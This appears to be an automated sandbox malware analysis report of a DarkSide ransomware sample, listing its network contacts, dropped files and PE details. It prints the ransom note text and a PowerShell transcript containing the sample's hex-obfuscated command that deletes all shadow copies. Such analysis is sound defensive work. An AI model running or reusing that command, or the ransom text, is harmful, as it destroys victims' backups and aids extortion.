166.2.168.192.in-addr.arpa, 170.2.168.192.in-addr.arpa, 210.2.168.192.in-addr.arpa, img-prod-cms-rt-microsoft-com.akamaized.net, 85.2.168.192.in-addr.arpa, 120.2.168.192.in-addr.arpa, 24.2.168.192.in-addr.arpa, 87.2.168.192.in-addr.arpa, 118.2.168.192.in-addr.arpa, 179.2.168.192.in-addr.arpa, 221.2.168.192.in-addr.arpa, 52.2.168.192.in-addr.arpa, 59.2.168.192.in-addr.arpa, 133.2.168.192.in-addr.arpa, skypedataprdcoleus17.cloudapp.net, 194.2.168.192.in-addr.arpa, 232.2.168.192.in-addr.arpa, a-0001.a-afdentry.net.trafficmanager.net, 13.2.168.192.in-addr.arpa, 98.2.168.192.in-addr.arpa, 129.2.168.192.in-addr.arpa, 144.2.168.192.in-addr.arpa, 206.2.168.192.in-addr.arpa, e16646.dscg.akamaiedge.net, 8.2.168.192.in-addr.arpa, 48.2.168.192.in-addr.arpa, 63.2.168.192.in-addr.arpa, 70.2.168.192.in-addr.arpa, 86.2.168.192.in-addr.arpa, 181.2.168.192.in-addr.arpa, 138.2.168.192.in-addr.arpa, 11.2.168.192.in-addr.arpa, 1.2.168.192.in-addr.arpa, 250.2.168.192.in-addr.arpa, 18.2.168.192.in-addr.arpa, fs-wildcard.microsoft.com.edgekey.net, 113.2.168.192.in-addr.arpa, skypedataprdcoleus15.cloudapp.net, 20.2.168.192.in-addr.arpa, 95.2.168.192.in-addr.arpa, 207.2.168.192.in-addr.arpa, 147.2.168.192.in-addr.arpa, 172.2.168.192.in-addr.arpa, 68.2.168.192.in-addr.arpa, 241.2.168.192.in-addr.arpa, 122.2.168.192.in-addr.arpa, 197.2.168.192.in-addr.arpa, www.bing.com, 223.2.168.192.in-addr.arpa, 45.2.168.192.in-addr.arpa, 200.2.168.192.in-addr.arpa, ris-prod.trafficmanager.net, 165.2.168.192.in-addr.arpa, 216.2.168.192.in-addr.arpa, storeedgefd.dsx.mp.microsoft.com.edgekey.net, 54.2.168.192.in-addr.arpa, 239.2.168.192.in-addr.arpa, 131.2.168.192.in-addr.arpa, ris.api.iris.microsoft.com, 77.2.168.192.in-addr.arpa, 188.2.168.192.in-addr.arpa, 234.2.168.192.in-addr.arpa, 34.2.168.192.in-addr.arpa, 154.2.168.192.in-addr.arpa,

27.2.168.192.in-addr.arpa, 61.2.168.192.in-addr.arpa, 104.2.168.192.in-addr.arpa, 199.2.168.192.in-addr.arpa, 136.2.168.192.in-addr.arpa, 93.2.168.192.in-addr.arpa, 79.2.168.192.in-addr.arpa, storeedgefd.xbetservices.akadns.net, 115.2.168.192.in-addr.arpa, 252.2.168.192.in-addr.arpa, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, 72.2.168.192.in-addr.arpa, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, 209.2.168.192.in-addr.arpa, 16.2.168.192.in-addr.arpa, 174.2.168.192.in-addr.arpa, 214.2.168.192.in-addr.arpa, 149.2.168.192.in-addr.arpa, 124.2.168.192.in-addr.arpa, 22.2.168.192.in-addr.arpa, 43.2.168.192.in-addr.arpa, prod.fs.microsoft.com.akadns.net, 81.2.168.192.in-addr.arpa, storeedgefd.dsx.mp.microsoft.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, 163.2.168.192.in-addr.arpa, 202.2.168.192.in-addr.arpa, 237.2.168.192.in-addr.arpa, 186.2.168.192.in-addr.arpa, 152.2.168.192.in-addr.arpa, 190.2.168.192.in-addr.arpa, 225.2.168.192.in-addr.arpa, 102.2.168.192.in-addr.arpa, 140.2.168.192.in-addr.arpa, 29.2.168.192.in-addr.arpa, displaycatalog-rp.md.mp.microsoft.com.akadns.net, 248.2.168.192.in-addr.arpa, 117.2.168.192.in-addr.arpa, cs9.wac.phicdn.net, 23.2.168.192.in-addr.arpa, 5.2.168.192.in-addr.arpa, 143.2.168.192.in-addr.arpa, 160.2.168.192.in-addr.arpa, 203.2.168.192.in-addr.arpa, 134.2.168.192.in-addr.arpa, 110.2.168.192.in-addr.arpa, 56.2.168.192.in-addr.arpa, 14.2.168.192.in-addr.arpa, 151.2.168.192.in-addr.arpa, 126.2.168.192.in-addr.arpa, 193.2.168.192.in-addr.arpa, 99.2.168.192.in-addr.arpa, www-bing-com.dual-a-0001.a-msedge.net, 220.2.168.192.in-addr.arpa, 176.2.168.192.in-addr.arpa, 47.2.168.192.in-addr.arpa, 101.2.168.192.in-addr.arpa, 66.2.168.192.in-addr.arpa, 158.2.168.192.in-addr.arpa, fs.microsoft.com, 184.2.168.192.in-addr.arpa, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, 73.2.168.192.in-addr.arpa, 38.2.168.192.in-addr.arpa, 31.2.168.192.in-addr.arpa, 92.2.168.192.in-addr.arpa, 235.2.168.192.in-addr.arpa, 253.2.168.192.in-addr.arpa, 169.2.168.192.in-addr.arpa, blobcollector.events.data.trafficmanager.net, 211.2.168.192.in-addr.arpa, 42.2.168.192.in-addr.arpa, 84.2.168.192.in-addr.arpa, 227.2.168.192.in-addr.arpa, 108.2.168.192.in-addr.arpa, 246.2.168.192.in-addr.arpa, storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, 25.2.168.192.in-addr.arpa, 178.2.168.192.in-addr.arpa, 88.2.168.192.in-addr.arpa, 222.2.168.192.in-addr.arpa, 205.2.168.192.in-addr.arpa, store-images.s-microsoft.com-c.edgekey.net, 119.2.168.192.in-addr.arpa, 231.2.168.192.in-addr.arpa, 51.2.168.192.in-addr.arpa, a1449.dscg2.akamai.net, 58.2.168.192.in-addr.arpa, 97.2.168.192.in-addr.arpa, 128.2.168.192.in-addr.arpa, 132.2.168.192.in-addr.arpa, 12.2.168.192.in-addr.arpa, 145.2.168.192.in-addr.arpa, 195.2.168.192.in-addr.arpa, displaycatalog.mp.microsoft.com, 7.2.168.192.in-addr.arpa, 49.2.168.192.in-addr.arpa, 64.2.168.192.in-addr.arpa, 121.2.168.192.in-addr.arpa, 90.2.168.192.in-addr.arpa, 182.2.168.192.in-addr.arpa, 244.2.168.192.in-addr.arpa, 218.2.168.192.in-addr.arpa, 156.2.168.192.in-addr.arpa, e1723.g.akamaiedge.net, 36.2.168.192.in-addr.arpa, 75.2.168.192.in-addr.arpa, 106.2.168.192.in-addr.arpa, 229.2.168.192.in-addr.arpa, 40.2.168.192.in-addr.arpa, 167.2.168.192.in-addr.arpa, 171.2.168.192.in-addr.arpa

- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtQueryDirectoryFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many

NtQueryVolumeInformationFile calls found.
- VT rate limit hit for: /opt/package/joesandbox/database/analysis/401962/sample/rUUR0qQI22.exe

Simulations

Behavior and APIs

Time	Type	Description
06:01:19	API Interceptor	28x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.105.109.19	5WIxZYV73V.exe	Get hash	malicious	Browse	
	0anROWjlhR.exe	Get hash	malicious	Browse	
	fast.exe	Get hash	malicious	Browse	
	WVaiL4J4cc.exe	Get hash	malicious	Browse	
	ULnza04Oz3.exe	Get hash	malicious	Browse	
	win_encryptor.exe	Get hash	malicious	Browse	
	ai.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
securebestapp20.com	5WIxZYV73V.exe	Get hash	malicious	Browse	• 185.105.109.19
	0anROWjlhR.exe	Get hash	malicious	Browse	• 185.105.109.19
	fast.exe	Get hash	malicious	Browse	• 185.105.109.19
	WVaiL4J4cc.exe	Get hash	malicious	Browse	• 185.105.109.19
	ULnza04Oz3.exe	Get hash	malicious	Browse	• 185.105.109.19
	win_encryptor.exe	Get hash	malicious	Browse	• 185.105.109.19
	ai.exe	Get hash	malicious	Browse	• 185.105.109.19

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EUROBYTEEurobyteLLCMoscowRussia RU	scan_DHL39382493.exe	Get hash	malicious	Browse	• 185.105.109.34
	3UiiwuZ4YR.exe	Get hash	malicious	Browse	• 95.142.44.135
	5WIxZYV73V.exe	Get hash	malicious	Browse	• 185.105.109.19
	0anROWjlhR.exe	Get hash	malicious	Browse	• 185.105.109.19
	fast.exe	Get hash	malicious	Browse	• 185.105.109.19
	kinsing2	Get hash	malicious	Browse	• 185.154.53.140
	kinsing	Get hash	malicious	Browse	• 185.154.53.140
	WVaiL4J4cc.exe	Get hash	malicious	Browse	• 185.105.109.19
	iEchB4J2pv.exe	Get hash	malicious	Browse	• 185.154.54.5
	ULnza04Oz3.exe	Get hash	malicious	Browse	• 185.105.109.19
	win_encryptor.exe	Get hash	malicious	Browse	• 185.105.109.19
	http://ukronet.ru/image/cabinet.exe	Get hash	malicious	Browse	• 46.30.45.120
	ai.exe	Get hash	malicious	Browse	• 185.105.109.19

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\README.418990b0.TXT	
Process:	C:\Users\user\Desktop\rUUR0qQI22.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1969
Entropy (8bit):	5.490684818423462
Encrypted:	false
SSDEEP:	48:L7EZWCOqZGgQx8N3NbS/3TXWaPdP4BuWIYiEkVRGHE:LAMCMxq3NbS/rBPdQBuGGv7
MD5:	65494EA6831E577D82FAC2B91B9C3D43
SHA1:	5C23717D22EE9B94306F2D5A2A53C60ACA03EB8C
SHA-256:	5E98B41A51606E16DDA30AD4A49457227F75D71AD2004E2942C6B8DE6202C4F3
SHA-512:	28BA13F7793AC8271AF03B26EAEBA6CBE707BF1F07FB1792818A6AB270D1C20D0091EF4A10C092F60C373AEFE09698D2B470EC6A7F8CFA47103FD8BBB8D7A7BB
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: C:\README.418990b0.TXT, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: C:\README.418990b0.TXT, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: C:\README.418990b0.TXT, Author: Joe Security
Reputation:	low
Preview:	---------- [Welcome to DarkSide] ----------> .. .. What happend? .. ---------- .. Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data. .. But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network. .. Follow our instructions below and you will recover all your data. .. .. What guarantees? .. ---------- .. We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests. .. All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems. .. We guarantee to decrypt one file for free. Go to the site and contact us. .. .. How to get access on website? .. ---------- .. Using a TOR browser: .. 1) Download and i

C:\Recovery\README.418990b0.TXT	
Process:	C:\Users\user\Desktop\rUUR0qQI22.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1969
Entropy (8bit):	5.490684818423462
Encrypted:	false
SSDEEP:	48:L7EZWCOqZGgQx8N3NbS/3TXWaPdP4BuWIYiEkVRGHE:LAMCMxq3NbS/rBPdQBuGGv7
MD5:	65494EA6831E577D82FAC2B91B9C3D43
SHA1:	5C23717D22EE9B94306F2D5A2A53C60ACA03EB8C
SHA-256:	5E98B41A51606E16DDA30AD4A49457227F75D71AD2004E2942C6B8DE6202C4F3
SHA-512:	28BA13F7793AC8271AF03B26EAEBA6CBE707BF1F07FB1792818A6AB270D1C20D0091EF4A10C092F60C373AEFE09698D2B470EC6A7F8CFA47103FD8BBB8D7A7BB
Malicious:	false
Reputation:	low
Preview:	---------- [Welcome to DarkSide] ----------> .. .. What happend? .. ---------- .. Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data. .. But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network. .. Follow our instructions below and you will recover all your data. .. .. What guarantees? .. ---------- .. We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests. .. All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems. .. We guarantee to decrypt one file for free. Go to the site and contact us. .. .. How to get access on website? .. ---------- .. Using a TOR browser: .. 1) Download and i

C:\Users\README.418990b0.TXT	
Process:	C:\Users\user\Desktop\rUUR0qQI22.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	1969
Entropy (8bit):	5.490684818423462
Encrypted:	false
SSDEEP:	48:L7EZWCOqZGgQx8N3NbS/3TXWaPdP4BuWIYiEkVRGHE:LAMCMxq3NbS/rBPdQBuGGv7
MD5:	65494EA6831E577D82FAC2B91B9C3D43
SHA1:	5C23717D22EE9B94306F2D5A2A53C60ACA03EB8C
SHA-256:	5E98B41A51606E16DDA30AD4A49457227F75D71AD2004E2942C6B8DE6202C4F3

C:\Users\README.418990b0.TXT	
SHA-512:	28BA13F7793AC8271AF03B26EAEBA6CBE707BF1F07FB1792818A6AB270D1C20D0091EF4A10C092F60C373AEFE09698D2B470EC6A7F8CFA47103FD8BBB8D7A7 BB
Malicious:	false
Reputation:	low
Preview:	----------- [Welcome to DarkSide] -------------> .. .. What happend? .. -- .. Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data. .. But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network. .. Follow our instructions below and you will recover all your data. .. .. What guarantees? .. -- .. We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests. .. All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems. .. We guarantee to decrypt one file for free. Go to the site and contact us. .. .. How to get access on website? .. -- .. Using a TOR browser: .. 1) Download and i

C:\Users\user\AppData\Local\418990b0.ico	
Process:	C:\Users\user\Desktop\rUUR0qQI22.exe
File Type:	MS Windows icon resource - 5 icons, 64x64, 32 bits/pixel, 48x48, 32 bits/pixel
Category:	dropped
Size (bytes):	34494
Entropy (8bit):	3.274622648924063
Encrypted:	false
SSDEEP:	192:gbjP3AlUfsjVX50pzKOMkbD0NY3dIZJJw:8jP3Aufsj7cOTkvIZJW
MD5:	4F57D54D01CCBDAF3EBFAC3EC0AC3FD7
SHA1:	BC529DC03674D08D64D8442C4E1D1A3E3464E953
SHA-256:	28B6841AA125225CD01BE09FBD2F1D7B3C2102D9FFC7DC8546700E67C2A6E3BC
SHA-512:	BA9F779C0066EBEC8E555276AFBC862456B083138F8EB512CAE50B431EBE32C74C0A5EFB4E99F995BCFCBAEC2B71E242984FDD5084561940E741F1CAC1D6C2 46
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......@@.... .(B..V...00.... ..%..~B.. ....&h........ ......x........ .h...V...(...@......... ......B..222.22 2.222.222.222.222.222.222.222.222..222. 222.222.222.222.222.222.222.222.222.222.222.222.222.222.222.222.222.222.222.222.222.... ....222.....222.222.222.222.222.222.222.222.222 222+22222222222+222 222.222.222.222.222.222.222.222.....222... ....222.222.222.222.222.222.222.222.222=222v22

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:Nlllulb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e..@..........

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_u4ayydvj.e53.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_w5w3taum.vrt.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\Documents\20210501\PowerShell_transcript.390120.OOGUKqeP.20210501060116.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1246
Entropy (8bit):	5.339422654733665
Encrypted:	false
SSDEEP:	24:BxSAYxvBnRx2DOXe9oTs5Vj6n8WXHjeTKKjX4CIym1ZJXeoTs5Vj6nknxSAZ+:BZsvhRoOuPLj6HXqDYB1ZMLj6SZZ+
MD5:	9FD16CD42E397D6D6C28F63F47CA2141
SHA1:	5636002FFD1B2BB0167AF9ABF50BF6068C798C66
SHA-256:	C900519AF8A07B16BAFACC901C0C13CE26D2BF656EDCFE14C527943B8188B0AF
SHA-512:	53FD72B5A13C0FD39F94FBDA8C164B999CB65AFDB41B56DCB2FE43EBBA50C21467017CBD1999DBDA48CB0C43F09557BE4D802DB3D5CF3FA1CD5FBD387669 EB0
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210501060117..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 390120 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -ep bypass -c (0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s..Process ID: 1004..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210501060117..**********..PS>(0..61)\|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7

C:\bootTel.dat.418990b0	
Process:	C:\Users\user\Desktop\rUUR0qQI22.exe
File Type:	data
Category:	dropped
Size (bytes):	224
Entropy (8bit):	7.009843944595821
Encrypted:	false
SSDEEP:	6:ZFSeLyO1z9mLoqzqFhxOCeiS+KHcyFDln:Zce2s8uhxOwS+ny9ln
MD5:	180D7B9056941682005D0FEF63BB0D0C
SHA1:	1F83A48AFE20D3C1E06CBB41A255AED0986791FD
SHA-256:	3D880D670D2D34C94F78096A5ED4B16B1D968C8B30BB573D46A91950E6D99B9E
SHA-512:	8C359954D46F72629DFB0E39FC077A75C8D58D42EA50192C8DE4FBBBCCCC0839F6EBE84FBB28433B2353A6A237CB91D94CE23D51A534F1A223F709B6480287 4
Malicious:	false
Preview:	.....C.T.^.....K".r.....O..#B[...[...FR1a.....{C..4..5P`.. .NO..Z..5...W.....9...3.@..Q.J3.z...;3....O..9.af..GR.5.....&..R.D..mi..r....x..2.%z.1....h.R@.9.?*.....:...W,.0:.N.R.pw.a.. ..C.tL..>f...w....A.

\Device\Null	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	39
Entropy (8bit):	4.458103180234288
Encrypted:	false
SSDEEP:	3:oNWXp5vXNuy:oNWXpF9uy
MD5:	F2AE8578BDB8EE0BB24FD934FAD89760
SHA1:	3917F76C992C6E5A2E6A539D6C06F9FC0FC4FAAA
SHA-256:	7295267CA3F3402FC8F32C7AFD5013BFADA50277B012787C012E02C8CC999EE9

\Device\Null	
SHA-512:	EC063562F2D0B236486405CB17C913D9ACA7A2F31E02A4923534264789C5CEA802D655F6BB47C3A8D677D4E36C6D0F1F0918BB80800D0DE78F4F2C70172B4B8
Malicious:	false
Preview:	C:\Users\user\Desktop\rUUR0qQI22.exe..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.255760938368303
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	rUUR0qQI22.exe
File size:	60416
MD5:	9d418ecc0f3bf45029263b0944236884
SHA1:	eeb28144f39b275ee1ec008859e80f215710dc57
SHA256:	151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5
SHA512:	82ced42a32f18ede4358459e08bed1adff85d49c952aca7a086571c5b71fd8b3185ea4306abd1f4e639a12f11161f43c73bf6049d76902d365c5a5e4c7e71f3d
SSDEEP:	768:vjjmblax7F3DS4/S9+CuUSbVAdNcxGV1ylvD7Y23W58:0x7Fu4/ihrhDTV1ylbcZ58
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....w._.....r.....@.....@.....x.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4081b5
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FE377D3 [Wed Dec 23 17:01:07 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	17a4bd9c95f2898add97f309fc6f9bcd

Entrypoint Preview

Instruction
call 00007F5638BAB348h

Instruction
push 00000000h
call 00007F5638BAB6A5h
jmp dword ptr [00409008h]
jmp dword ptr [00409000h]
jmp dword ptr [00409004h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x9100	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x13000	0xaec	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x9010	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9000	0x10	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x71d3	0x7200	False	0.456448739035	data	6.26875888524	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x9000	0x176	0x200	False	0.43359375	data	3.01371357706	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x844c	0x6800	False	0.565993088942	data	5.673278586	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x13000	0xaec	0xc00	False	0.7861328125	data	6.50124480291	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports


DLL	Import
KERNEL32.dll	GetProcAddress, LoadLibraryA, ExitProcess

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/01/21-06:01:51.252678	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.1	192.168.2.3
05/01/21-06:01:52.739573	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.1	192.168.2.3
05/01/21-06:01:54.255221	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.1	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:00:50.495765924 CEST	49717	443	192.168.2.3	185.105.109.19
May 1, 2021 06:00:53.536501884 CEST	49717	443	192.168.2.3	185.105.109.19
May 1, 2021 06:00:59.537051916 CEST	49717	443	192.168.2.3	185.105.109.19
May 1, 2021 06:02:10.194205999 CEST	49739	443	192.168.2.3	185.105.109.19
May 1, 2021 06:02:13.209850073 CEST	49739	443	192.168.2.3	185.105.109.19
May 1, 2021 06:02:19.225950956 CEST	49739	443	192.168.2.3	185.105.109.19

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:00:40.966522932 CEST	50620	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:41.002168894 CEST	64938	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:41.023356915 CEST	53	50620	8.8.8.8	192.168.2.3
May 1, 2021 06:00:41.053606033 CEST	53	64938	8.8.8.8	192.168.2.3
May 1, 2021 06:00:41.148900032 CEST	60152	53	192.168.2.3	8.8.8.8
